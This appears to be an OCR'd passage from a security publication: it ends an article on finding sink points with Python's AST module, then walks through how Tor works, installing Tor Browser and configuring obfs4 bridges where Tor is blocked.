- In the seventh line, we start the inspection process of the source file that we want to analyze. Now the variable p is the object state of our source code in the AST data structure - we can make any queries on this object.
- As a matter of fact, with the for loop started in the 12th line, we start to return the objects inside the body object in AST.
- As it can be seen in line 13, if the returned objects are of function object type, we start to return other objects using WALK function on this object. If we come across objects of CALL type (these objects show that a function is invoked in the code): on this walk, we can access string literal objects inside these objects. When we print these out (with line numbers if you want), we can find any type of sink points on the source code. This way, we achieved our goal and could print all strings.

Epilogue

I hope this introductory article on Python Source Code Review was beneficial to you and help you make more detailed research. For more detailed analysis, try using the AST library and try to understand which classes are used to express the expressions used in the code. These researches, which you can proceed with simple examples, may also become a fully automated tool if you can add flow analysis in the future, and what is left for you to do is to extract the false positive findings among those produced by the script you have written.

Thank you very much for your interest.

M. Enes Özen • menesozen13@gmail.com

Stay Hidden on the Internet: The Onion Router

TOR (The Onion Router) is both a network and a browser that allows people to surf the internet anonymously, allowing them to overcome barriers in regions and countries where internet access is blocked or restricted.

TOR was originally developed by the United States Naval Research LaboraTORy to be used by the American army with the purpose of protecting U.S. intelligence. Now it provides privacy and security through virtual tunnels that are accessible to all (journalists, activists, army, etc.).

TOR Browser is an up-to-date and privacy-optimized version of Mozilla Firefox. It is free and open-source software that provides online anonymity and access to blocked sites. Unlike other browsers TOR Browser;

• Enables anonymous browsing of the Internet by hiding the user's IP address,

• Provides access to blocked sites,

• Does not include online tracking features that come by default in other browsers,

• No monetization of user data.


The TOR network consists of thousands of servers run by volunteers around the world. The TOR browser selects 3 relays each time a new connection established and connects to the internet through them. During each connection, the relays are encrypted in such a way that they do not know exactly the way in which they send and receive data.

When using the TOR browser, the Internet connection will seem like it came from a different IP address, usually from a different country.


1. How Does TOR Work?

The following steps show how the TOR network works when, say, Ahmet's computer uses the TOR Browser to communicate with Merve's server:


Step 1: Ahmet's TOR Browser retrieves the list of TOR relays [1] from the TOR directory server (Ayşe).



Step 2: Ahmet's TOR Browser selects a random path from the TOR network to the destination server (Merve). All connections in the TOR network are encrypted (green [3]). In this example, the last connection is not encrypted (red [2]) because it uses HTTP to access Merve's server. However, if Ahmet visits a website over SSL / TLS, HTTPS, the last connection would also be encrypted.



Step 3: If Ahmet later visits another server (Mustafa), Ahmet's TOR Browser will choose a different, random path this time.




NOTE: There is an inverse ratio between anonymity and speed. TOR browser provides anonymity because it provides internet traffic through voluntary servers around the world, but the data flow will be slower than a normal internet connection.

Attention! At the Black Hat conference held in 2016, a vulnerability using the Exit Nodes of the TOR Browser was discovered. TOR relays used for connection are managed by volunteers - it is, therefore, possible to control these relays. People who want to exploit this add their own relays to these by using network analysis technologies. As I mentioned above, the message is sent to the relays in the form of encrypted layers. The last relay, i.e. the Exit Node, can decode the last layer and the resulting message is a clear text. If this last relay is a malicious node, the message that is intercepted can be read clearly. This means that the message will not show the person's actual IP address and location, but information such as user name, password or bank information can be read.

2.TOR Browser Installation

Step 1: Go to the following address and click the "Download TOR Browser "button.


Tor Browser
Secure | https://www.torproject.org/projects/torbrowser.html.en
Home
About Tor
Documentation
Press
Blog
Newsletter
Contac
Download
Volunt
HOME » PROJECTS » TORBROWSER
Software & Services: • Nyx • Orbot • Tails • TorBirdy • Onionoo • Metrics Portal • Pluggable Transports • Shadow
BROWSER
DOWNLOAD
Tor Browser
Installation Instructions
Microsoft Windows • Apple MacOS • GNU/Linux

What is Tor Browser?


The Tor software protects you by bouncing your communicatic a distributed network of relays run by volunteers all around the prevents somebody watching your Internet connection from lea sites you visit, it prevents the sites you visit from learning your location, and it lets you access sites which are blocked.

Tor Browser lets you use Tor on Microsoft Windows, Apple Ma GNU/Linux without needing to install any software. It can run c flash drive, comes with a pre-configured web browser to protec anonymity, and is self-contained (portable).

Do you like what we do? Please consider making

Figure 1: TOR Browser page

NOTE: If the access to the above address is blocked, you can obtain it by sending an e-mail to getTOR@TORproject.org specifying your operating system (Windows, OSx or Linux) to download from another address.



[GetTor] Links for your request Gelen Kutusu x

gettor+en@torproject.org
Alıcı: bana

İngilizce ▾ > Türkçe ▾ İletiyi çevir

You requested Tor Browser for Windows.

You will need only one of the links below to download the bundle. If a link does not work for you, try the next one.

Tor Browser 32/64-bit:


Google Drive: https://drive.google.com/uc?id=1oAe1DscGeSptrqd0Q8oi0kAZJ9WWUzR&export=download
GitHub: https://github.com/TheTorProject/gettorbrowser/releases/download/v7.5/torbrowser-install-7.5_en-US.exe

--
GetTor

torbrowser-instal...

Figure 2: TOR email reply

Step 2: Determine the language and operating system you want to download



Tor Browser
https://www.torproject.org/projects/torbrowser.html.en#downloads

Tor Browser Downloads


To start using Tor Browser, download the file for your preferred language. This file can be saved wherever is convenient, e.g. the Desktop or a USB flash drive.

Stable Tor Browser

Language	Microsoft Windows (7.5)	Apple MacOS (7.5)	GNU/Linux (7.5)
English (en-US)	32/64-bit (sig)	64-bit (sig)	32-bit (sig) • 64-bit (sig)
العربية (ar)	32/64-bit (sig)	64-bit (sig)	32-bit (sig) • 64-bit (sig)
Deutsch (de)	32/64-bit (sig)	64-bit (sig)	32-bit (sig) • 64-bit (sig)
Español (es-ES)	32/64-bit (sig)	64-bit (sig)	32-bit (sig) • 64-bit (sig)
فارسی (fa)	32/64-bit (sig)	64-bit (sig)	32-bit (sig) • 64-bit (sig)
Français (fr)	32/64-bit (sig)	64-bit (sig)	32-bit (sig) • 64-bit (sig)
Italiano (it)	32/64-bit (sig)	64-bit (sig)	32-bit (sig) • 64-bit (sig)
日本語 (ja)	32/64-bit (sig)	64-bit (sig)	32-bit (sig) • 64-bit (sig)
Korean (ko)	32/64-bit (sig)	64-bit (sig)	32-bit (sig) • 64-bit (sig)
Nederlands (nl)	32/64-bit (sig)	64-bit (sig)	32-bit (sig) • 64-bit (sig)
Polish (pl)	32/64-bit (sig)	64-bit (sig)	32-bit (sig) • 64-bit (sig)
Português (pt-BR)	32/64-bit (sig)	64-bit (sig)	32-bit (sig) • 64-bit (sig)

Figure 3: TOR Browser download links


Step 3: Go to the directory where the installation file was downloaded.



Name	Date modified	Type	Size
torbrowser-install-7.5_en-US.exe	05-Mar-18 13:03	Application	52,416 KB
arkakapi	05-Mar-18 22:11	File folder	

Figure 4: The directory where the installation file is located

Step 4: In the first step of the installation, double-click the EXE file to start the installation. Then select the language.



Name	Date modified	Type	Size
torbrowser-install-7.5_en-US.exe	05-Mar-18 13:03	Application	52,416 KB
arkakapi	05-Mar-18 22:11	File folder	


Installer Language

Please select a language.

English

Figure 5: Installing the TOR Browser language pack

Step 5: Select the directory where TOR Browser is to be installed. In Figure 6, the desktop directory is selected.


Tor Browser Setup

Choose Install Location

Choose the folder in which to install Tor Browser.

Setup will install Tor Browser in the following folder. To install in a different folder, click Browse and select another folder. Click Install to start the installation.


Destination Folder: C:\Users\jack\Desktop\Tor Browser

Space required: 146.8MB
Space available: 11.0GB

Nullsoft Install System v2.51

Figure 6: Installation location of the TOR browser.

Step 6: Click the Finish button in the following window to complete the installation.


Tor Browser Setup

Completing the Tor Browser Setup Wizard

Tor Browser has been installed on your computer.

Click Finish to close this wizard.

☑ Run Tor Browser


☑ Add Start Menu & Desktop shortcuts

Figure 6: Completing the installation

3. Settings Required to Connect to TOR Network

Step 1: If TOR is not blocked in the country where the Internet is accessed, the browser can be opened simply by pressing the connect button.

However, if access to such services is blocked in the country where the TOR network is to be connected, some configurations must be made by firstly clicking the "Configure" button.


Connect to Tor

Tor | Browser


Click "Connect" to connect to Tor.

Click "Configure" to adjust network settings if you are in a country that censors Tor (such as Egypt, China, Turkey) or if you are connecting from a private network that requires a proxy.

For assistance, visit torproject.org/about/contact.html#support

Figure 1: TOR browser settings

Step 2: By clicking configure button the following window opens. Here, a bridge connection is used because the TOR network is blocked. Bridge connections are more difficult to block since they are not listed in a public directory. As a bridge, an available agent such as obfs4 is selected and the connect button is pressed.


Tor Network Settings

☑ Tor is censored in my country

● Select a built-in bridge: obfs4


○ Provide a bridge I know

☐ I use a proxy to connect to the Internet

For assistance, visit torproject.org/about/contact.html#support

Figure 2: TOR bridge configuration

Step 3: TOR Browser will soon open



Establishing a Tor circuit

For assistance, visit torproject.org/about/contact.html#support


Figure 3: Connecting to the TOR network

4. Connecting to the TOR Network through Special Bridges

